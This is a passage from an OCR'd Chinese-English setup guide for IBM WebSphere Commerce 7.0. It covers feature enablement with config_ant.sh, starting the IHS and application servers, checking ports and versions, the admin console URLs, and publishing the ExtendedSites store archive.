      (SERVICE_NAME = wcsdb)
    )
  )
EOF
```

测试tnsnames.ora

```
# sqlplus /nolog
SQL> conn wcuser/password@wcsdb
SQL> select * from site;
```


6. enableFeature

```
[root@wcs ~]# /opt/IBMIHS/bin/apachectl -k start -f
/opt/IBM/WebSphere/CommerceServer70/instances/demo/httpconf/http
d.conf
[root@wcs ~]# su - wcuser
[wcuser@wcs bin]$ pwd
/opt/IBM/WebSphere/AppServer/profiles/demo/bin

[wcuser@wcs bin]$ ./startServer.sh server1
$ grep error
/opt/IBM/WebSphere/AppServer/profiles/demo/logs/server1/startSer
ver.log | wc -l
0
```


确认端口都工作正常

```
# netstat -nlp | grep "0 0.0.0.0:"
# netstat -nlp | egrep "httpd|java"
[root@wcs ~]# netstat -nlp | egrep "httpd|java" | egrep "0
192.168.3.198:|0 0.0.0.0:"
```

https://wcs.example.com:8002/adminconsole



https://wcs.example.com:8004/orgadminconsole



IBM Bug Oracle默认端口是50000，更改oralce端口密码1521

```
# vim
/opt/IBM/WebSphere/CommerceServer70/instances/demo/xml/demo.xml
# vim
/opt/IBM/WebSphere/CommerceServer70/instances/demo/xml/demo.xml.
bak
```

6.1. foundation

```
[root@wcs ~]# su - wcuser
[wcuser@wcs ~]$ cd /opt/IBM/WebSphere/CommerceServer70/bin/
[wcuser@wcs bin]$ ./config_ant.sh -buildfile
/opt/IBM/WebSphere/CommerceServer70/components/common/xml/enable
Feature.xml -DinstanceName=demo -DfeatureName=foundation -
DdbUserPassword=passw0rd

[wcuser@wcs bin]$ egrep "error|Error|exception|Exception"
../instances/demo/logs/enablefoundation_2011.05.31_15.05.32.871.
log
```

6.2. management-center

```
./config_ant.sh -buildfile
/opt/IBM/WebSphere/CommerceServer70/components/common/xml/enable
Feature.xml -DinstanceName=demo -DfeatureName=management-center
-DdbUserPassword=passw0rd

egrep "error|Error|exception|Exception"
../instances/demo/logs/enablemanagement-
center_2011.05.31_15.49.35.040.log
https://wcs.example.com:8000/lobtools
```

6.3. store-enhancements

```
./config_ant.sh -buildfile
/opt/IBM/WebSphere/CommerceServer70/components/common/xml/enable
Feature.xml -DinstanceName=demo -DfeatureName=store-enhancements
-DdbUserPassword=passw0rd
[wcuser@wcs bin]$ egrep "error|Error|exception|Exception"
../instances/demo/logs/enablestore-
enhancements_2011.05.31_16.28.23.659.log
```

6.4. checkEnablementStatus

```
[wcuser@wcs bin]$ ./checkEnablementStatus.sh -DinstanceName=demo
-DdbUserPassword=passw0rd
```

6.5. check version

所有版本都应该是 7.0.0.11

```
/opt/IBM/WebSphere/AppServer/bin/versionInfo.sh
/opt/IBM/WebSphere/Plugins/bin/versionInfo.sh
/opt/IBMIHS/bin/versionInfo.sh
```

```
```

7. Start IBMIHS and AppServer

7.1. IBMIHS

Start IBMIHS

```
[root@wcs bin]$ /opt/IBMIHS/bin/apachectl -k start -f
/opt/IBM/WebSphere/CommerceServer70/instances/demo/httpconf/htt
pd.conf
```

IHS管理控制台

```
[root@wcs bin]$ /opt/IBMIHS/bin/adminctl start / stop
```

7.2. AppServer

Start AppServer

```
[wcuser@wcs bin]$ ./startServer.sh server1
ADMU0116I: Tool information is being logged in file

/opt/IBM/WebSphere/AppServer/profiles/demo/logs/server1/startSe
rver.log
ADMU0128I: Starting tool with the demo profile
ADMU3100I: Reading configuration for server: server1
ADMU3200I: Server launched. Waiting for initialization status.
ADMU3000I: Server server1 open for e-business; process id is
7869


[wcuser@wcs bin]$ ./stopServer.sh server1
ADMU0116I: Tool information is being logged in file

/opt/IBM/WebSphere/AppServer/profiles/demo/logs/server1/stopSer
```

```
ver.log
ADMU0128I: Starting tool with the demo profile
ADMU3100I: Reading configuration for server: server1
Realm/Cell Name: <default>
Username: configadmin
Password:
ADMU3201I: Server stop request issued. Waiting for stop status.
ADMU4000I: Server server1 stop completed.
```

7.3. Starting and stopping the WebSphere Commerce Information Center

To start the WebSphere Commerce Information Center, issue one of the following commands:

/opt/IBM/WebSphere/CommerceServer70/bin/startHelp.sh

```
[root@wcs ~]# su - wasadmin
[wasadmin@wcs ~]$ cd /opt/IBM/WebSphere/CommerceServer70/bin/
[wasadmin@wcs bin]$ ./startHelp.sh
```

To stop the WebSphere Commerce Information Center, issue one of the following commands:

```
[wasadmin@wcs bin]$ ./stopHelp.sh
```

http://wcs.example.com:8001/help/index.jsp


7.4. 管理入口


```
https://wcs.example.com:8000/lobtools
https://wcs.example.com:8000/accelerator
https://wcs.example.com:8002/adminconsole
https://wcs.example.com:8004/orgadminconsole
```


```
https://wcs.example.com:9063/ibm/console/logon.jsp
(configadmin)
```


8. Initialization store


ExtendedSites-FEP.sar






https://wcs.example.com:8002/webapp/wcs
证书错误
Adminis...
Web...
Select
Site Administration Console
Security
Monitoring
Configuration
Store Archives
Help
Logout > Home
Publish
Publish Status
The WebSphere Commerce Administration Console allows you to complete administrative operations and config
tasks that you are authorized to perform display on the Administration Console home page through various
information about the WebSphere Commerce Administration Console, roles, and functionality, click here or the H
of this page.
Security
Use this menu to maintain security settings for your site. Highlights include:
Set up account-related, password, and account lockout policies
Monitoring
Use this menu to track messages and tran
business. Highlights include:
View unsent messages
View archived messages
Configuration
Use this menu to configure messaging for your business.
Store Archives
Use this menu to publish a store for you
javascript:parent.writebct('3.0');


https://wcs.example.com:8002/webapp/wcs
证书错误
Adminis...
Web...
Select
Site Administration Console
Security
Monitoring
Configuration
Store Archives
Help
Logout > Home > Publish
Next
Cancel
Store Archives
Parameters
Summary
Store Archives
View Default
Number of items: 10
Page Number 1 Go
First 1 of 1 Last
Click Help for important additional information on publishing store archives.
Store Archive
Description
ExtendedSites-FEP.sar
Contains the organization structure, predefined user roles, and necessary access control policies to create an environment involving multiple sites. Examples of such an environment include a B2B direct seller that uses multiple sites customized for different target buyer audiences. Also contains the necessary assets to create a hub site, shared catalog, and seller storefronts.
SupplyChain.sar
Contains the organization structure, predefined user roles, and

